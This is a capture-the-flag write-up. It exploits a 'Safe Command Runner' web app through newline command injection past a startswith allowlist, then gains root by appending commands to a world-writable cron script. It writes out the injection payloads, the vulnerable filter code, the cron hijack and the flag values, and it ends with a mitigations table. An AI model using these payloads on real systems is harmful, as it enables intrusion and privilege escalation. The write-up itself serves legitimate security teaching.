

KPMG CTF 2026 - Healthy Hijack
Challenge Description
A “Safe Command Runner” web portal that claims to only allow network debugging commands like
ping,traceroute, andnslookup. Get both the user flag and the root flag from the container.
Step 1 - Recon
The app had a /run endpoint that took a cmd field. Trying ping 1.1.1.1 hit the binary but failed with a permissions error. Trying id directly got rejected outright, so we knew the app was checking the command name. Semicolons were also blocked - ping -c 1 127.0.0.1; id just returned the ping error, no id output.

Step 2 - Reading the Source
We read /app/app.py through the injection to understand the filter:
ALLOWED_COMMANDS = ["ping", "traceroute", "nslookup"]

def is_allowed(cmd):
    return any(cmd.startswith(c) for c in ALLOWED_COMMANDS)

def sanitize(user_input):
    blacklist = [";", "&", "|", "`", "$(", "<"]
    for b in blacklist:
        user_input = user_input.replace(b, "")
    return user_input
And the execution:
subprocess.run(cmd, shell=True, ...)The allowlist only checked that the input started with a valid command. The blacklist stripped common shell operators but completely missed newline characters. Since shell=True passes the whole string to /bin/sh, a newline separates it into two commands.
Step 3 - Newline Injection to Get the User Flag
The textarea sends \r\n line endings. The stray \r would get attached to the next command name and break it, so we added # at the end of each line to comment it out:
ping -V #
cat /home/appuser/user.txt #

We knew where the flag was because /entrypoint.sh showed it gets written to /home/appuser/user.txt with mode 644 on startup.
Flag 1
KPMG_CTF{5NGFEr8rYdC-SkS6lM0vQnwHTHq0mKr72f8_WeMZcMIN}
Step 4 - Privilege Escalation to Root
With command injection as appuser, we started looking for privesc paths.
Finding SUID Binaries and Writable Files
ping -V #
find / -perm -4000 -type f 2>/dev/null #
/usr/sbin/exim4 showed up as SUID but its options needed admin privileges, so it was a dead end.

The Cron Config

Checking /etc/crontab is where things got interesting:
* * * * * root /opt/healthcheck.sh
* * * * * root sleep 10 && /opt/healthcheck.sh
* * * * * root sleep 20 && /opt/healthcheck.sh
* * * * * root sleep 30 && /opt/healthcheck.sh
* * * * * root sleep 40 && /opt/healthcheck.sh
* * * * * root sleep 50 && /opt/healthcheck.sh
* * * * * root find /tmp -perm /4000 -delete
Root runs the health check script every 10 seconds. We checked the file permissions:
-rwxrwxrwx 1 root root ... /opt/healthcheck.shWorld-writable. The find /tmp -perm /4000 -delete job was a red herring to distract from SUID abuse - the real path was this script.
Exploiting It
We appended a flag-copy command to the script:
ping -V #
printf '\n/bin/cp /root/root.txt /tmp/rootflag\n/bin/chmod 644 /tmp/rootflag\n' >> /opt/healthcheck.sh #
Waited about 10 seconds for cron to fire, then read it:
ping -V #
cat /tmp/rootflag #
Cleanup
ping -V #
printf '#!/bin/sh\n# System healthcheck\necho "OK" > /tmp/health.log\n' > /opt/healthcheck.sh #
rm -f /tmp/rootflag #
Flag 2
KPMG_CTF{Ymllhoq12FPE13ifQowH_8hOefYuEQMea7bGiq1LOuZE}
Mitigations
| Vulnerability | Fix |
|---|---|
| Newline injection bypass | Strip \n and \r in sanitize() |
startswith allowlist check | Validate only the first whitespace-delimited token |
shell=True with user input | Use subprocess.run([cmd, *args], shell=False) |
| World-writable root cron script | Set /opt/healthcheck.sh to 0755 or 0700 |
Summary
Two bugs chained together. The command filter only checked the start of the input and forgot about newlines, which the shell happily treated as command separators. Once we had code execution as appuser, we found a root-owned cron script that was world-writable - we just appended our own command to it and waited for root to run it.